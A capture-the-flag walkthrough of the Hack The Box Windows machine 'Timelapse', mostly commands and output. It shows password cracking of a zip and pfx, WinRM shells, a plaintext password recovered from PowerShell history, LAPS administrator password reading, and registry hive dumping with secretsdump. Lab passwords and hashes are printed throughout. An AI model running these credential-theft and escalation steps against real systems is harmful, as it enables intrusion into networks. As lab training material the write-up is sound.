 |
Name | Timelapse |
| Difficulty | Easy | |
| Release Date | 2022-03-26 | |
| Retired Date | - | |
| IP Address | 10.10.11.152 | |
| OS | Windows | |
| Points | 20 |
foothold
Timelapse was an easy Windows box, but since I was a little rusty on my windows "hacking" techniques, I took a little longer than expected to solve it. Anyway, it wasn't that much on a hassle. First and foremost, the usual nmap scan:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-17 14:05 WEST
Nmap scan report for timelapse.htb (10.10.11.152)
Host is up (0.045s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-06-17 21:07:06Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2022-06-17T21:08:36+00:00; +7h59m59s from scanner time.
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
65342/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m58s
| smb2-time:
|   date: 2022-06-17T21:07:59
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 204.76 seconds
We see a bunch of "normal-windows" ports as 139 and 445 but also some Windows AD/DC ports as 53, 88 and 389. One interesting thing is that there is no port 80 or 443 opened so the entry point is not via some web application. Another thing to notice, is that the WinRM port is opened (5986 for SSL connections and 5985 for non-SSL connections, which isn't opened in this case). Time to look at the shared files to see if we can find an entry point.
$ smbclient -L \\timelapse.htb -I 10.10.11.152
Password for [WORKGROUP\r3pek]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
Since we have that Shares folder, let's dig into it.
$ smbclient //timelapse.htb/Shares -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Oct 25 16:39:15 2021
  ..                                  D        0  Mon Oct 25 16:39:15 2021
  Dev                                 D        0  Mon Oct 25 20:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 16:48:42 2021

		6367231 blocks of size 4096. 2320371 blocks available
smb: \> cd Dev
smb: \Dev\> dir
  .                                   D        0  Mon Oct 25 20:40:06 2021
  ..                                  D        0  Mon Oct 25 20:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 16:46:42 2021

		6367231 blocks of size 4096. 2320371 blocks available
smb: \Dev\> cd ..
smb: \> cd HelpDesk
smb: \HelpDesk\> dir
  .                                   D        0  Mon Oct 25 16:48:42 2021
  ..                                  D        0  Mon Oct 25 16:48:42 2021
  LAPS.x64.msi                        A  1118208  Mon Oct 25 15:57:50 2021
  LAPS_Datasheet.docx                 A   104422  Mon Oct 25 15:57:46 2021
  LAPS_OperationsGuide.docx           A   641378  Mon Oct 25 15:57:40 2021
  LAPS_TechnicalSpecification.docx      A    72683  Mon Oct 25 15:57:44 2021

		6367231 blocks of size 4096. 2320371 blocks available
On the HelpDesk folder, we have a bunch of files related to LAPS (Microsoft Local Administrator Password Solution). I didn't knew anything about this technology, and for those who don't know either, it's a peace of software designed to have per-computer Administrator passwords for machines connected to an AD (Active Directory). It's supposed to help prevent lateral movement within a network since an Administrator account compromised on one computer doesn't "automatically" compromise the rest of the computers. For some reason this looked like something that would be important later one when I needed to get into the Administrator account to get the root flag, so I "devoured" the documentation just to get an idea of what I would be dealing with.
The Dev folder contained the winrm_backup.zip file which contained a pfx certificate (legacyy_dev_auth.pfx). Unluckily for us, it's password protected, so I tried to crack it. First I used zip2john to get the hash for the zip file, and then I run it through hashcat:
$ hashcat -a 0 -m 17200 ziphash /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.5) starting

clGetDeviceIDs(): CL_DEVICE_NOT_FOUND

clGetDeviceIDs(): CL_DEVICE_NOT_FOUND

Successfully initialized NVIDIA CUDA library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
OpenCL API (OpenCL 3.0 CUDA 11.6.134) - Platform #1 [NVIDIA Corporation]
========================================================================
* Device #1: NVIDIA GeForce GTX 970, 2688/4039 MB (1009 MB allocatable), 13MCU

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, RelWithDebInfo, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
=======================================================================================================================================
* Device #2: pthread-Intel(R) Core(TM) i7-3820 CPU @ 3.60GHz, skipped

OpenCL API (OpenCL 1.1 Mesa 22.1.1) - Platform #3 [Mesa]
========================================================

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 102 MB

Dictionary cache built:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

$pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*965*72aa*1a84b40ec6b5c20abd7d695aa16d8c88a3cec7243acf179b842f2d96414d306fd67f0bb6abd97366b7aaea736a0cda557a1d82727976b2243d1d9a4032d625b7e40325220b35bae73a3d11f4e82a408cb00986825f936ce33ac06419899194de4b54c9258cd7a4a7f03ab181b611a63bc9c26305fa1cbe6855e8f9e80c058a723c396d400b707c558460db8ed6247c7a727d24cd0c7e93fbcbe8a476f4c0e57db890a78a5f61d1ec1c9a7b28b98a81ba94a7b3a600498745859445ddaef51a982ae22577a385700fdf73c99993695b8ffce0ef90633e3d18bf17b357df58ea7f3d79f22a790606b69aed500db976ae87081c68d60aca373ad25ddc69bc27ddd3986f4d9ce77c4e49777c67a0740d2b4bbca38b4c2b3ee329ac7cf30e5af07f13d860a072784e753a999f3dd0d2c3bbb2269eeffe2f0b741441538e429cb9e8beee2999557332ac447393db6ed35856bd7fcae85329b99b21449f3bb63c9fb74870dbf76e7dc76859392bf913da2864555b6ed2a384a2ae8a6c462e5115adbf385f073cfc64ec7a4646386cf72b5529bbf48af050640f26c26e337add96b61aee56d3d92de09f25c40efe56d4c2b853ce29de32c05634afc4dc9ca8df991b73e10db5bb9cd3fc807bfe05bb789a4b4a525001d253ca6f67abc928ebe7777a0b2d06d7fd2d61123c7e6b8050fe51994f116bc9e694cbdd6e81bfe71672582e7329cb78e20793b970407ea0bb8787c93875be25432987b2fb385c08e1970e5f8868db466476ef41b157eaf4d9a69508d57166213d81f1f981cffd5a6d2053a65c380ad98f10eb2b94104cd41104c59e6f4d782868f38ae64c7b0c29fb0e05d18429c26dc3f5a9c4ec9328b0aff3a41679f9f12e9b4e2cc9dfca5a67c021a093549863923422ada4ccf082924ef1ec4ec38847bf2bffb893f14abecdad3c83a31e276a23542ff08cdc7d7ec6576dbda1edf1326174b13c7f078d6ea4dc90a743cdf6aa076a17250ac2fff6de8113ffc58dd4ccda187b6c7890264f0d0ff113aa3fa15b8515d0857f8110b99fa2915f0476a08b107965fa5e74c05018db0d9a8ecc893780027b58225e091b50aa07684f1990508275d87fd7a8f28193ca41d9ce649e3de4885913b15f318e7459c443849a248463bbfe949def6d9ca95e6ace6613eabf758c6399639f1f7779fc9aeee32d518a0db9a046340e002445b8ae9a5cb630a194a490d326247f3582680814dfed79496475e4a06f11d4433b13ed3c3803e3c1da5335cd7919453ce0a6b62116c0ffa0fc7c4bba77bbba080092541697c3200edc7e9aa001a01fc0063b27159384538ecb7cddab32a6feca01853ac712a0e21a436d647d1c94bd0a5b40510cb080d4ce79a2e49fc82fd961106b7b73d2e24603711300ddc711b8cc284cc284777d230ebcc140ab0296676f465da1afeb40fe2f4f9636238c09a9716a1f3071fd2653b9956c9180270b1582074175570d5784af0d22460e6d28153f146d01ff0f2388894b0541a9df950e1515a2397360e09c6dfd92feaf068f560be034bcf26cabc76be09a94254bbbf88f4ee85241c12be370ca32cc5391e33f05a2e7a75afe7876a893fdc9fded2ea1ac701001cf0d34eaba84dd4815a28dc4cfe6c3abc35a057f6b95dd4fdb07a99edc0a020273f5eb9b2d2e6686deda3c1c9c5deb85b9192d68a841cd9a7aa448ddd66e0a839d81f0106a8a1e38f6da99a3b973a0598aca2ba36cf9ef0b4a9da6ae327069a88677b7e5303a08cea1a37f2623d98233672e425693e16ade5b16d49669e2002aec50aedeccc21af37901d278bd3a5b7618b9f0332a4848a29e9e3eccef234cf2392d46c33be6c3c75e57f6c19998febadf2c6a3e22a6e4276e6863f8d16ecec1f4eca9495a031e5f7426bf90a9831b9901588e72330fc42fe3ed7a09d7404a14727b7b876786b35873cf24deb921662c458d05b8c8872d88e8889407024e46d06d8f3cf9a1d144deb91acf2273c13600bc2bbc9c1405269c3eff0042d0533c95f45c28ed2b8854fbbda941b1957d27122d8a6afe09261f206ccde7e7c4f69c8d46d4e101849c02c9eecc65e365ebf48e3ce836385dcfd824e085b0104b1210b5acfedb3df857cdc2ad9976660dfb20b228ce127c4cdc5bb9d89f65822ebd728b2d1dbce2872e9fa113c19ed251e7c103022b5029b63e35bcd0ef75bf13f1bb56499f1505b6eef27aa6fd079f4d4156c566a76d8b6bcdd518cdd6ea3de2048f9b059e338946fa2549ab27646ba9bfe08580df4582be056dcc68232efef533ea90c9c8d613e22fd4f2d75c6a89e4643ff3717a21dc0624a1c844549fc9700d137865b018eef82803ec1b3f19f9e3f25c276062effb0829c00825677d21530b14a8ee27c6507ff31549430f66488f4ef996cf784f37bbf103e49f17bef1ae41e02dce2a3715127942fcaec5da410f04174664b7eb0788e83920ad9afa223a5a4791bb28b3d5e75933edfd7535aaeb984f8dc1c5e3880411c733f775c93b620f14662c1594c909eceb7c8c25807b9e49771847a567d6fd63c607c6ebf71714a869cd4eb7956995cb7011c7973c705ee13aeabc319ff6f71569c9c46821cda0db6555dde9939f27f68d1b6dfcfb53b0ed1c9f35c7d29e550437ab80da87384614f9508dbb49f8be5a85c1bfebe13067aff3fd745009db52a4de15761f67ad2a3bf89440d134ed7c6c96c41340c6947785b75698e6b61a0d2da6ffe4290a15a932d42d5e2c4928a92121b0cb3c11a7bbb5fa5a70e31f7bd24e892466e767c4193f5902eb4fc22d1b9c9e7dc8f27886ca3a37dbd842a9fb445adaa738cddbc4e0b62c14b49dc807843db29df781a65491ae52dc16b5d5dc2193f965a595cd72c5b6f1e63e1b4b521e9d891b481fef699fb2ccb853df7b8a902910b229db859d293628baf30891c255fa46d337336fb0b4a47986939372f13f4315c38af852e9a8893fe275be0e5b095c1219edc026c71236ff3a314084383ad0228f26b7935f454c8d3d59306a2c7eb7f9220a67e8c1a2f508760f3ccdb52399e81bcb7e5347c1083ecbdb1c009338e017721b4324a40329a5938ab4ee99d087a2edb62d687fcebeda2211760b2287ff574ebc66e076132cab4cb15e1e551acf11f3ed87970aee89159421facc8eb82bca90a36c43f75df5bececfde3128e2834c5ecd067e61c9ba954cc54fc291a1458bdfe9f49fba35eb944625a528fb9d474aaa761314740997e4d2ed3b1cb8e86744cfb6c9d5e3d758684ff3d9fdc1ba45b39141625d4e6ba38cd3300507555935db1193b765d226c463481388a73d5361e57b7b40c7d3df38fc5da2c1a255ff8c9e344761a397d2c2d59d722723d27140c6830563ee783156404a17e2f7b7e506452f76*$/pkzip$:supremelegacy

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 17200 (PKZIP (Compressed))
Hash.Target......: $pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*965*72aa*1a8...pkzip$
Time.Started.....: Fri Jun 17 23:01:04 2022 (0 secs)
Time.Estimated...: Fri Jun 17 23:01:04 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  8980.7 kH/s (2.73ms) @ Accel:512 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 3620864/14344384 (25.24%)
Rejected.........: 0/3620864 (0.00%)
Restore.Point....: 3407872/14344384 (23.76%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: tabbal -> sophiesep2
Hardware.Mon.#1..: Temp: 60c Fan: 22% Util: 24% Core:1164MHz Mem:3004MHz Bus:8

Started: Fri Jun 17 15:00:50 2022
Stopped: Fri Jun 17 15:01:06 2022
And so we have the zip password: supremelegacy 🥳! Now to unzip the file and get that lovely certificate... Or maybe not.

Damn certificate is password protected too. Oh well, back to john 😉. This time, I just needed to use pfx2john to generate the hash again, but I actually needed to use john-the-ripper to do the actual cracking since hashcat doesn't have an option for this (feel free to contact me if I missed it (contacts on the home page)).
$ john --wordlist=/usr/share/wordlists/rockyou.txt pfxhash
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 AVX 4x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:01:21 DONE (2022-06-17 15:12) 0.01223g/s 39556p/s 39556c/s 39556C/s thuglife06..thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
#win for me 💪! thuglegacy is the password for the pfx file. Armed with this, we can now split the pfx file into a private and public keys and used then with evil-winrm to get a shell (i hope?).
┌──(r3pek㉿kali)-[~/CTF/HTB/Machines/Timelapse]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out pub-key.pem
Enter Import Password:

┌──(r3pek㉿kali)-[~/CTF/HTB/Machines/Timelapse]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out priv-key.pem -nodes
Enter Import Password:

┌──(r3pek㉿kali)-[~/CTF/HTB/Machines/Timelapse]
└─$ evil-winrm -S -c pub-key.pem -k priv-key.pem -i timelapse.htb

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
*Evil-WinRM* PS C:\Users\legacyy\Documents> hostname
dc01
*Evil-WinRM* PS C:\Users\legacyy\Documents>
And there we go, we got our foothold!
user flag
The user flag is easy to find:
*Evil-WinRM* PS C:\Users\legacyy\Documents> cd ..
*Evil-WinRM* PS C:\Users\legacyy> cd Desktop
*Evil-WinRM* PS C:\Users\legacyy\Desktop> type user.txt
f1ccd1c74b2db71b4b29d398ad27609e
*Evil-WinRM* PS C:\Users\legacyy\Desktop>
Bumm 💣️! Done.
root flag side stepping
Since we are just this timelapse\legacyy user, we need to escalate ourselfs to Administrator. I'm not a Windows "guru" yet, and I still have much to learn, so the easiest for me is to just run winPEAS and see if it finds anything.
After running it on the box (full output), I started to look at it from the start and look for some red lines since they indicate possible problems. One of the first things that it prints out is this:
╔══════════╣ LAPS Settings
╚ If installed, local administrator password is changed frequently and is restricted by ACL
    LAPS Enabled: 1
    LAPS Admin Account Name:
    LAPS Password Complexity: 4
    LAPS Password Length: 24
    LAPS Expiration Protection Enabled: 1
So, we are indeed using LAPS to change the Administrator password. Just need to find how to dump that password now.
I done a quick search to figure out how to dump it via PowerShell and came up with this: Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime which actually matches the technical documentation that was available on the shared folder so I tried it out:
*Evil-WinRM* PS C:\Users\legacyy\Desktop> Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime


DistinguishedName           : CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
DNSHostName                 : dc01.timelapse.htb
Enabled                     : True
ms-Mcs-AdmPwdExpirationTime : 133004175776969004
Name                        : DC01
ObjectClass                 : computer
ObjectGUID                  : 6e10b102-6936-41aa-bb98-bed624c9b98f
SamAccountName              : DC01$
SID                         : S-1-5-21-671920749-559770252-3318990721-1000
UserPrincipalName           :

DistinguishedName : CN=DB01,OU=Database,OU=Servers,DC=timelapse,DC=htb
DNSHostName       :
Enabled           : True
Name              : DB01
ObjectClass       : computer
ObjectGUID        : d38b3265-230f-47ae-bdcd-f7153da7659d
SamAccountName    : DB01$
SID               : S-1-5-21-671920749-559770252-3318990721-1606
UserPrincipalName :

DistinguishedName : CN=WEB01,OU=Web,OU=Servers,DC=timelapse,DC=htb
DNSHostName       :
Enabled           : True
Name              : WEB01
ObjectClass       : computer
ObjectGUID        : 897c7cfe-ba15-4181-8f2c-a74f88952683
SamAccountName    : WEB01$
SID               : S-1-5-21-671920749-559770252-3318990721-1607
UserPrincipalName :

DistinguishedName : CN=DEV01,OU=Dev,OU=Servers,DC=timelapse,DC=htb
DNSHostName       :
Enabled           : True
Name              : DEV01
ObjectClass       : computer
ObjectGUID        : 02dc961a-7a60-4ec0-a151-0472768814ca
SamAccountName    : DEV01$
SID               : S-1-5-21-671920749-559770252-3318990721-1608
UserPrincipalName :


*Evil-WinRM* PS C:\Users\legacyy\Desktop>
No luck. This use might not have the necessary permissions to read the ms-Mcs-AdmPwd and ms-Mcs-AdmPwdExpirationTime attributes. Let's keep looking at the winPEAS output.
╔══════════╣ PowerShell Settings
    PowerShell v2 Version: 2.0
    PowerShell v5 Version: 5.1.17763.1
    PowerShell Core Version:
    Transcription Settings:
    Module Logging Settings:
    Scriptblock Logging Settings:
    PS history file: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
    PS history size: 434B
This last 2 lines were colored in red, so I went and checked the contents of that file:
*Evil-WinRM* PS C:\Users\legacyy\Desktop> type C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
*Evil-WinRM* PS C:\Users\legacyy\Desktop>
YAY for passwords 😉. Time to get another shell now with the user svc_deploy and run the Get-ADComputer command again.
┌──(r3pek㉿kali)-[~]
└─$ evil-winrm -S -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -i timelapse.htb

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
timelapse\svc_deploy
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd, ms-Mcs-AdmPwdExpirationTime


DistinguishedName           : CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
DNSHostName                 : dc01.timelapse.htb
Enabled                     : True
ms-Mcs-AdmPwd               : 1x0$78ZwTz#N.[6C]YxR8Dfd
ms-Mcs-AdmPwdExpirationTime : 133004175776969004
Name                        : DC01
ObjectClass                 : computer
ObjectGUID                  : 6e10b102-6936-41aa-bb98-bed624c9b98f
SamAccountName              : DC01$
SID                         : S-1-5-21-671920749-559770252-3318990721-1000
UserPrincipalName           :

DistinguishedName : CN=DB01,OU=Database,OU=Servers,DC=timelapse,DC=htb
DNSHostName       :
Enabled           : True
Name              : DB01
ObjectClass       : computer
ObjectGUID        : d38b3265-230f-47ae-bdcd-f7153da7659d
SamAccountName    : DB01$
SID               : S-1-5-21-671920749-559770252-3318990721-1606
UserPrincipalName :

DistinguishedName : CN=WEB01,OU=Web,OU=Servers,DC=timelapse,DC=htb
DNSHostName       :
Enabled           : True
Name              : WEB01
ObjectClass       : computer
ObjectGUID        : 897c7cfe-ba15-4181-8f2c-a74f88952683
SamAccountName    : WEB01$
SID               : S-1-5-21-671920749-559770252-3318990721-1607
UserPrincipalName :

DistinguishedName : CN=DEV01,OU=Dev,OU=Servers,DC=timelapse,DC=htb
DNSHostName       :
Enabled           : True
Name              : DEV01
ObjectClass       : computer
ObjectGUID        : 02dc961a-7a60-4ec0-a151-0472768814ca
SamAccountName    : DEV01$
SID               : S-1-5-21-671920749-559770252-3318990721-1608
UserPrincipalName :


*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
Adn we got it! Since we now have the Administrator password, we can just login with it and get the root.txt flag.
root flag
┌──(r3pek㉿kali)-[~]
└─$ evil-winrm -S -u Administrator -p '1x0$78ZwTz#N.[6C]YxR8Dfd' -i timelapse.htb

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
We are Administrator... But the Desktop is empty 🤔. Ok, let's do it the hard way.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd \
*Evil-WinRM* PS C:\> gci -r -fi "root.txt"


    Directory: C:\Users\TRX\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        6/17/2022   5:26 PM             34 root.txt

*Evil-WinRM* PS C:\> type c:\users\trx\desktop\root.txt
2b1fb090e69bead658e2036c8302c604
*Evil-WinRM* PS C:\>
And there we have it, the root flag 😉.
root password hash
To dump the root password hash, and since I already had a winrm shell, I just dumped the registry hives and used impacket-secretsdump to show them:
C:\>reg save HKLM\SYSTEM system.bin
The operation completed successfully.

C:\>reg save HKLM\SECURITY security.bin
The operation completed successfully.

C:\>reg save HKLM\SAM sam.bin
The operation completed successfully.
┌──(r3pek㉿kali)-[~]
└─$ impacket-secretsdump -system system.bin -security security.bin -sam sam.bin LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Target system bootKey: 0xd88b7b8c98a711544956c8ac71fbe251
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6b16cb063fdaddb773ba256dd72a14b7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:4ab56042101e21749af0ecaff86edbec7eb66b0ff1fa5b55e561864747d9dec43b2e1348fa6d9af5962041827b6b8ec3f667930127f983989002e37901baa3cdce70587e3de4ef9c2970fa4b44c113b803579f91164781dff572065f0a313ed3023f211290f23afc8d72944ecff038fa9e5fba7527cadbd2be072ad5e9bcf789119018570500e698e06bacf38b35fe8cddc83cfc7e764bab290f99aaf4c0f2e1a2de0f1929015bf54e52e12700b9904403672420294484478065c615d80a85fafd34ce673571d031b75935be12db2fa84f01c3f2cf3869536ca77158ab8ab061e91909c0d999f7b1d7577c7c9215feca
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:fba4eb6d4488894b4fb4e81d66905e3c
[*] DPAPI_SYSTEM
dpapi_machinekey:0xbc6b4be0de66f262c75df7ae4f7dadf34fa03ddc
dpapi_userkey:0x074fe8860a0fbca40b902c409998b1b9cd332cd1
[*] NL$KM
0000 AE 8C BD 2F 8A B9 48 87 5F F2 1E 2C 42 14 57 5E .../..H._..,B.W^
0010 90 E6 1C AC CD 23 42 26 CE D7 1F B5 D3 7F D6 44 .....#B&.......D
0020 6B 29 7B 58 FF 89 BD A7 45 96 EF 5A 96 B1 E1 07 k){X....E..Z....
0030 1F 71 9D 9D 0F E1 1D 1E 3A 95 DD 4F 13 A9 A6 92 .q......:..O....
NL$KM:ae8cbd2f8ab948875ff21e2c4214575e90e61caccd234226ced71fb5d37fd6446b297b58ff89bda74596ef5a96b1e1071f719d9d0fe11d1e3a95dd4f13a9a692
[*] Cleaning up...